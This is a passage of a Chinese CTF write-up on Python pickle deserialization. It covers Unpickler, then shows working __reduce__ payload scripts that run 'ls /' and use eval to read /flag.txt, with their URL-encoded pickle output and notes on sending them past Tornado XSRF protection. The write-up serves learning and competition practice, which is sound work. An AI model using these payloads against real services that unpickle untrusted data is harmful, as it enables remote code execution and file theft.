3.3 反序列化方法Unpickler(file).load()

pickle模块提供了反序列化的面向对象的类方法，即 class pickle.Unpickler(file, *,fix_imports=True, encoding="ASCII". errors="strict"),Pickler类有load()方法。

Unpickler(file).load() 实现的功能跟 pickle.load() 是一样的。

关于Unpickler类的其他method，请参考官方API。

详细可参考浅谈python反序列化漏洞

利用`__reduce__`魔术方法

```
import pickle
import urllib
import commands

class payload(object):
    def __reduce__(self):
        return (commands.getoutput,('ls /',))

a = payload()
print urllib.quote(pickle.dumps(a))
```


运行得到

```
cy@kalifisher:~/ctf$ python python_serialization.py
ccommands%0Agetoutput%0Ap0%0A%28S%27ls%20/%27%0Ap1%0Atp2%0ARp3%0A.
```

```
ccommands%0Agetoutput%0Ap0%0A%28S%27ls%20/%27%0Ap1%0Atp2%0ARp3%0A.
```

点击“一键成为大会员”并抓包
修改become值
这里注意

- 这个网站是用Tornado框架的
- 开启了xsrf保护
- 如果用不带_xsrf的POST请求时，会报403错误



成功运行指令ls
并得知flag的位置

修改脚本


```python
import pickle
import urllib
class payload(object):
    def __reduce__(self):
        return (eval, ("open('/flag.txt','r').read()",))

a = pickle.dumps(payload())
a= urllib.quote(a)
print a
```

得到

```
c__builtin__%0Aeval%0Ap0%0A%28S%22open%28%27/flag.txt%27%2C%27r%27%29.read%28%29%22%0Ap1%0Atp2%0ARp3%0A.
```

发送



得到flag

结语

整了2个小时
本来以为是想办法买到flag
谁知道这个lv6只是个入口
最终还是序列化这一套

知识点

- 爬虫
- JWT，github上的爆破脚本
- python代码审计
- python反序列化，参考浅谈python反序列化漏洞
- tornado框架